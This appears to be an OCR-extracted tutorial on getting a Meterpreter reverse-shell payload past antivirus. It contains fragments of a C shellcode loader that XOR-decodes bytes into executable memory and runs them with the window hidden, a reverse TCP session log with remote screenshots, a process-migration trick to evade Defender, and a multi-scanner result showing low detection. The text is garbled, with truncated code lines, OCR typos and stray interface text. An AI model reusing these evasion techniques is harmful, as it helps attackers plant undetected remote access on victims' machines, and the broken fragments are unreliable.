    void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, c, sizeof c);
    ((void(*)())exec)();
}
```



```
gv) {
dow(), SW_HIDE);
 0xa1, 0xc, 0x5c, 0x8c, 0xc2, 0xdb, 0xc7, 0xc4, 0x7, 0x26, 0x53, 0xb1, 0x1e, 0xc1, 0xab, 0xbb, 0x49, 0x2e

of b; i++) {c[i] = b[i] ^ 'x';}
c(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WINBASEAPI LPVOID WINAPI VirtualAlloc (LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)
```




```
nsf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on [redacted]
[*] Meterpreter session 1 opened [redacted] at 2022-02-27 03:34:23 -0500

neterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 10 (10.0 Build 19043).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
neterpreter > screenshot
Screenshot saved to: /home/kali/UWLOxaey.jpeg
neterpreter >
```

In the long time after the connection has been made, it died and deleted on port 9500, we expected from this since this method is old.


Scan options

Run a quick, full, custom, or Microsoft Defender Offline scan.

Threats found. Start the recommended actions.

Behavior:Win32/Meterpreter.gen!D Severe
2/27/2022 4:55 PM (Active)

Start actions

Allowed threats

Protection history

Have a question?
Get help

Help improve Windows Security
Give us feedback

Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement


Solution 1 – Migrate to another process

One trick we can try is to hide from the AV by migrating the meterpreter process to another benign process – e.g. to explorer.exe or svchost.exe – as soon as possible.

```
msf6 exploit(..) > set AutoRunScript "migrate -n explorer.exe"
msf6 exploit(..) > run
```

or migrate using SUID number.

After fast auto migrate it still detected because of static analysis


Scan options

Run a quick, full, custom, or Microsoft Defender Offline scan.

Threats found. Start the recommended actions.

Behavior:Win32/Meterpreter.A!sms Severe
2/27/2022 5:05 PM (Active)

Start actions

Allowed threats

Protection history

Quick scan
Checks folders in your system where threats are commonly found.

Full scan
Checks all files and running programs on your hard disk. This scan could take longer than one hour.

[✓ Custom scan]
Choose which files and locations you want to check.


Have a question?
Get help

Help improve Windows Security
Give us feedback

Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement

Windows Security
Virus & threat protection
Threats found
Microsoft Defender Antivirus found threats. Get details.

2022 AV Update



ANTISCAN.ME

Filename: xor.exe
MD5: 660b8d7a7a643d41431e68e9a3b98991
Scan date: 12-03-2022 15:14:43

Detection 8/26

Ad-Aware Antivirus	Trojan.GenericKDZ.80229
AhnLab V3 Internet Security	Trojan/Win.Generic.R426025
Alyac Internet Security	detected
Avast Internet Security	Clean
AVG Anti-Virus	Clean
Avira Antivirus	HEUR/AGEN.1216527
Webroot SecureAnywhere	Clean
BitDefender Total Security	Trojan.GenericKDZ.80229
BullGuard Antivirus	detected
ClamAV	Clean
Dr.Web Security Space 11	Clean
Emsisoft Anti-Malware	Clean
Comodo Antivirus	Clean
Eset NOD32 Antivirus	a variant of Win64/Kryptik.CLV trojan
Fortinet Antivirus	Clean
IKARUS anti.virus	Clean
F-Secure Anti-Virus	Heuristic.HEUR/AGEN.1216527
Malwarebytes Anti-Malware	Clean
Panda Antivirus	Clean
Kaspersky Internet Security	Clean
McAfee Endpoint Protection	Clean
Sophos Anti-Virus	Clean
Trend Micro Internet Security	Clean
Windows Defender	Clean
Zone Alarm Antivirus	Clean
Zillya Internet Security	Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER